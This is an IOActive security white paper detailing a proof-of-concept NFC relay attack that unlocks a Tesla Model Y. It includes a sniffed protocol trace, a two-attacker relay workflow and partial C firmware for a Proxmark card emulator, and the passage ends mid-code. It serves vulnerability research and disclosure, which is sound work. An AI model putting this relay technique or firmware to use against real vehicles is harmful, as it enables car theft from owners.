IOActive®

Research-fueled Security Services

\ WHITE PAPER \

NFC RELAY ATTACK ON TESLA MODEL Y


Josep Pi Rodriguez
Principal Security Consultant

August 2022

This paper will walk you through the proof-of-concept and technical details of exploitation for IOActive's recent NFC relay attack on the newest Tesla vehicle, the Model Y.


To successfully carry out the attack, IOActive reverse-engineered the NFC protocol Tesla uses between the NFC card and the vehicle, and we then created custom firmware modifications that allowed a Proxmark RDV4.0 device to relay NFC communications over Bluetooth/Wi-Fi using the Proxmark's BlueShark module.

The Proxmark (pictured below) is a powerful general-purpose RFID tool the size of a deck of cards, designed to snoop, listen, and emulate everything from low-frequency (125kHz) to high-frequency (13.56MHz) tags. However, this is not a case wherein we could simply use the tool to execute commands. This application required knowledge of the Proxmark's internals, as well as the ability to perform C-language firmware modifications.




Before we begin with the specifics, let's talk about NFC relay attacks. It's well-known in the vehicle security industry that NFC relay attacks (as well as Radio Frequency relay attacks) are a serious issue, and that they're currently being used to steal cars. This type of attack consists of relaying cryptographic material between the vehicle and the virtual key (NFC card or smartphone).

The following is an oversimplified illustration of Tesla's NFC feature:



To better understand what's going on between the vehicle and the NFC card, we must reverse-engineer the protocol. For this attack, IOActive used the Proxmark RDV4.0 device to sniff these communications. The next image is the result, illustrating the NFC communication that takes place while opening the vehicle with the NFC card. The packets outlined in blue are the low-level NFC communications, and those outlined in red are the application layer (APDUs):



```
      Start |        End | Src | Data (! denotes parity error)                                           | CRC | Annotation         |
------------|------------|-----|-------------------------------------------------------------------------|-----|--------------------|
          0 |       1056 | Rdr | 26                                                                      |     | REQA
       2244 |       4612 | Tag | 48  00                                                                  |     |
      90352 |      92816 | Rdr | 93  20                                                                  |     | ANTICOLL
      94020 |      99844 | Tag | 88  [redacted]                                                          |     |
     189136 |     199664 | Rdr | 93  70  88  04  37  5f  e4  bb  80                                      |  ok | SELECT_UID
     200868 |     204388 | Tag | 24  d8  36                                                              |     |
     310352 |     312816 | Rdr | 95  20                                                                  |     | ANTICOLL-2
     314020 |     319844 | Tag | [redacted]                                                              |     |
     406816 |     417344 | Rdr | 95  70  d2  49  59  80  42  1d  75                                      |  ok | ANTICOLL-2
     418532 |     422116 | Tag | 20  fc  70                                                              |     |
     494992 |     499760 | Rdr | e0  60  3f  94                                                          |  ok | RATS
     501604 |     509796 | Tag | 05  78  77  91  02  d5  b6                                              |  ok |
     570688 |     571744 | Rdr | 26                                                                      |     | REQA
     690752 |     712736 | Rdr | 0a  00  00  a4  04  00  0a  f4  65  73  6c  61  4c  6f  67  69         |     |
            |            |     | 63  f8  09                                                              |  ok | ?
    1010196 |    1017172 | Tag | 0a  00  6d  00  83  5f                                                  |  ok |
    1069600 |    1070656 | Rdr | 26                                                                      |     | REQA
    1177216 |    1199200 | Rdr | 0b  00  00  a4  04  00  0a  74  65  73  6c  61  4c  6f  67  69         |     |
            |            |     | 63  01  bb                                                              |  ok | ?
    1314372 |    1321412 | Tag | 0b  00  90  00  48  8f                                                  |  ok |
    1378064 |    1379120 | Rdr | 26                                                                      |     | REQA
    1496768 |    1497824 | Rdr | 26                                                                      |     | REQA
    1628528 |    1629584 | Rdr | 26                                                                      |     | REQA
    1761504 |    1762560 | Rdr | 26                                                                      |     | REQA
    1878624 |    1879680 | Rdr | 26                                                                      |     | REQA
    1991648 |    1992704 | Rdr | 26                                                                      |     | REQA
    2113568 |    2151872 | Rdr | 0a  00  80  11  00  00  51  04  ae  be  64  04  fa  bb  97  5b         |     |
            |            |     | a7  8c  00  05  c1  28  76  ab  50  f8  7c  8c  60  d8  42  96         |     |
            |            |     | ee  62  53  82  0a  3e  bc  f6  5a  fe  2e  50  93  7f  94  16         |     |
            |            |     | 63  eb  4a  b7  80  ad  36  b8  3b  00  69  50  a5  6b  3f  9b         |     |
            |            |     | 60  29  e1  7d  a6  aa  a4  80  50  c8  cc  3a  28  58  99  3b         |     |
            |            |     | bb  c6  3c  9c  9b  fa  95  da  cf  c1                                  |  ok | ?
    2292212 |    2293300 | Tag |fa!                                                                      |     |
    2303284 |    2304948 | Tag |a3!  02                                                                  |     |
    2639604 |    2645428 | Tag | fa  00  01  d3  4b                                                      |     |
    2704352 |    2710208 | Rdr | fa  00  01  d3  4b                                                      |  ok | ?
    3132468 |    3138292 | Tag | fa  00  01  d3  4b                                                      |     |
    3196944 |    3202800 | Rdr | fa  00  01  d3  4b                                                      |  ok | ?
    3506388 |    3512212 | Tag | fa  00  01  d3  4b                                                      |     |
    3570032 |    3575888 | Rdr | fa  00  01  d3  4b                                                      |  ok | ?
    3884612 |    3890436 | Tag | fa  00  01  d3  4b                                                      |     |
    3946784 |    3952640 | Rdr | fa  00  01  d3  4b                                                      |  ok | ?
    4028852 |    4029300 | Tag | 07                                                                      |     |
    4098020 |    4123428 | Tag | 0a  00  aa  9e  8e  c7  5d  cf  6a  d8  8a  d0  0c  5b  c5  41         |     |
            |            |     | 15  0a  90  00  8a  cf                                                  |  ok |
    4175328 |    4176384 | Rdr | 26                                                                      |     | REQA
```

The low-level communications (blue) are not relevant to this process, since they are standard protocol stuff for the type of card being used. However, the application layer data is where we need to focus our attention, as it's where we find Tesla's proprietary protocol.

In block 1 of the graphic, the reader is sending the APDU to the Tesla card to select the type of application. This is the common procedure with smartcards for selecting the so-called AID (Application Identifier). In this case, the vehicle is asking for the identifier used for the virtual car key used in smartphones. Since we're sniffing using the physical Tesla NFC card, the card will respond with `6d00` (invalid). If we were sniffing using the smartphone as a key, it would answer with `9000` (valid).

In block 2, the vehicle is asking for the identifier used for the virtual car key used by the Tesla NFC card. Since we're sniffing using the physical Tesla card, the card will respond with `9000`. At this point, the card will select that application and wait for the challenge from the reader.When the vehicle receives the `9000` response from the card, it believes it is speaking to a Tesla NFC card. The vehicle sends the cryptographic challenge to the card (block 3) and waits for a valid response to that challenge.

At this point, the Tesla NFC card, which basically is a smartcard, will calculate the cryptographic response for the challenge received from the vehicle. Since this cryptographic calculation takes a significant amount of time (while we're probably talking about a mere few milliseconds, it's still "too much time"), the card will request more time from the vehicle that is waiting for the answer, in effect saying, "hey, don't give up on me, just give me some time while I calculate the crypto response."

This "need more time" message makes up the content going back and forth between the card and the vehicle in block 4 of the graphic. This message is normally known as a Waiting Time eXtension (WTX).

Finally, the card will send the cryptographic response calculated from the previously received challenge. If this response is valid, the car will open the doors and allow the user to drive the car (depending on the vehicle's configuration – we'll talk about this later).


This provided us with all of the required knowledge to attempt an attack. However, we still need answers to a few more questions:

- Will it work to conduct the relay attack over Bluetooth and Wi-Fi, requiring much more time for relayed communications between the vehicle and the card, or will it take too much time?

- Are we missing something else in the protocol that would prevent the relay attack?
- How close does the attacker have to be to the victim's card?


The only way to answer these questions is to attempt an attack.

This relay attack requires two attackers; in this case, one of the attackers will be using the Proxmark device at the vehicle's NFC reader, and the other can use any NFC-capable device (such as a tablet, computer, or for the purposes of this example, a smartphone) close to either the victim's Tesla NFC card or smartphone with the Tesla virtual key. The Proxmark and the second attacker's smartphone can communicate via Bluetooth using the BlueShark module for the Proxmark RDV4.0, or even via Wi-Fi, connecting the Proxmark to a tiny computer like a Raspberry Pi or similar with Bluetooth while the Raspberry Pi connects to the second attacker's smartphone via Wi-Fi.



The custom code in our Proxmark firmware must enable the device to handle the low-level NFC protocol between the vehicle and the Proxmark, and facilitate the following workflow:


1. Upon receiving the Select AID from the vehicle, the Proxmark will respond with the correct value.
2. The Proxmark then receives the Challenge and relays it to the second attacker's phone, which is close to the victim's Tesla NFC card.
3. The second attacker's smartphone will communicate via NFC with the victim's card, select the AID, and send the Challenge received from the Proxmark.
4. The Tesla NFC card will respond with the crypto response, and this will be relayed to the Proxmark from the second attacker's smartphone.
5. The Proxmark will receive the crypto response and send it to the vehicle's reader.



Perfect – we can start writing the code for the Proxmark. We'll need to program the Proxmark to act as an emulator, as it is going to emulate the Tesla NFC card and handle all the aforementioned tasks while attempting to unlock the vehicle. In addition, the Proxmark's Bluetooth interface was necessary for external communications.


The Proxmark GitHub repository explains how to write a standalone module for the Proxmark RDV4.0: https://github.com/RfidResearchGroup/Proxmark3/wiki/Standalone-mode

The Proxmark's hardware provides an ARM processor in which our code runs, and that code needs to facilitate interaction with the Bluetooth chip over an UART interface. We also need communication via the Proxmark's FPGA, which handles all of the radio frequency modulation/demodulation for NFC communication.




The Proxmark project provides certain APIs for communication with the Bluetooth chip and FPGA, which we'll use during the programming phase. Third-party standalone modules like `hf_reblay` can help to more quickly understand how this communication works.

One of the very first things that the code does is to set up the Proxmark to emulate a 14443 card, and to perform initialization and FPGA setup:




```
BigBuf_free_keep_EM();

if (SimulateIso14443aInit(tagType, flags, data, &responses, &cuid, counters, tearings, &pages) == false) {
    BigBuf_free_keep_EM();
    reply_ng(CMD_HF_MIFARE_SIMULATE, PM3_EINIT, NULL, 0);
    DbpString(_YELLOW_("!!") "Error initializing the emulation process!");
    SpinDelay(500);
    continue;
}

iso14443a_setup(FPGA_HF_ISO14443A_TAGSIM_LISTEN);
```

Next, the code receives what is sent from the vehicle's reader, using `GetIso14443aCommandFromReader()`. Immediately after reading the data coming from the radio, it checks to see if there is available data in the UART port used for the Bluetooth chip with `usarT_rxdata_available()`. If there is data, then it sends one last WTX to the reader and read the data coming from the Bluetooth interface. The data received over Bluetooth will be always the crypto response from the victim's card.




```
                if ((flag == 0) & (!GetIso14443aCommandFromReader(receivedCmd, receivedCmdPar, &len))){
                    DbpString(_YELLOW_("!!") "Emulator stopped");
                    retval = PM3_EOPABORTED;
                    break;
                }
                tag_response_info_t *p_response = NULL;
                LED_B_ON();

                // dynamic_response_info will be in charge of responses
                dynamic_response_info.response_n = 0;

                if (lenpacket == 0 && flag == 1) { //  Check for Bluetooth packages
                    if (usart_rxdata_available()) {
                            dynamic_response_info.response_n = 5;
                            dynamic_response_info.response[0] = 0xfa;
                            dynamic_response_info.response[1] = 0x00;
                            dynamic_response_info.response[2] = 0x01;
                            dynamic_response_info.response[3] = 0xd3;
                            dynamic_response_info.response[4] = 0x4b;
                            p_response = &dynamic_response_info;
